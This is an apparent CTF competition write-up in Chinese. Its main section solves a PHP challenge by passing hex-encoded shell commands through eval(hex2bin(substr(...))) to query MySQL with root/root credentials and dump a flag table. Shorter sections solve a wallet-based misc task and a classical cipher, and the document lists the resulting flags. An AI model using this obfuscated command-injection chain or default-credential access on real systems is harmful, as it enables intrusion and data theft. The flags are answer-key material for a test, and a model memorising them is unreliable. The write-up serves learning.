Simple\_php

whereis mysql

查看系统安装了mysql

尝试登陆mysql

mysql -u root -proot -e 'show databases'

没有回显,php没有过滤eval函数,可以命令执行用hex2bin将16进制转换为ascii码去命令执行,

php -r eval(hex2bin(comm));


但是抱错只能有一行，用substr 连接

php -r eval(hex2bin(substr(,1)));

echo `mysql -uroot -proot -e 'show databases;'`;  
  
 php -r eval(hex2bin(substr(\_6563686f20606d7973716c202d75726f6f74202d70726f6f74202d65202773686f77206461746162617365733b27603b,1)));  
   
 :PHP\_CMS

echo `mysql -uroot -proot -e 'use PHP\_CMS;show tables;'`;  
  
 php -r eval(hex2bin(substr(\_6563686f20606d7973716c202d75726f6f74202d70726f6f74202d652027757365205048505f434d533b73686f77207461626c65733b27603b,1)));  
   
 :F1ag\_Se3Re7

echo `mysql -u root -p'root' -e 'use PHP\_CMS;show tables;select \* from F1ag\_Se3Re7;'`;  
  
 php -r eval(hex2bin(substr(\_6563686f20606d7973716c202d7520726f6f74202d7027726f6f7427202d652027757365205048505f434d533b73686f77207461626c65733b73656c656374202a2066726f6d20463161675f5365335265373b27603b,1)));  
   
 ：flag{78ef85df-3413-4851-9e1b-d18e88900ade}



misc火锅链观光打卡:

连接到钱包，搜集7个图片后拿到flag

flag{y0u\_ar3\_hotpot\_K1ng}

Crypto

古典密码:

<https://cyberchef.org/>解密网站的暴力破解模式，直接得到flag:

flag{b2bb0873-8cae-4977-a6de-0e298f0744c3}

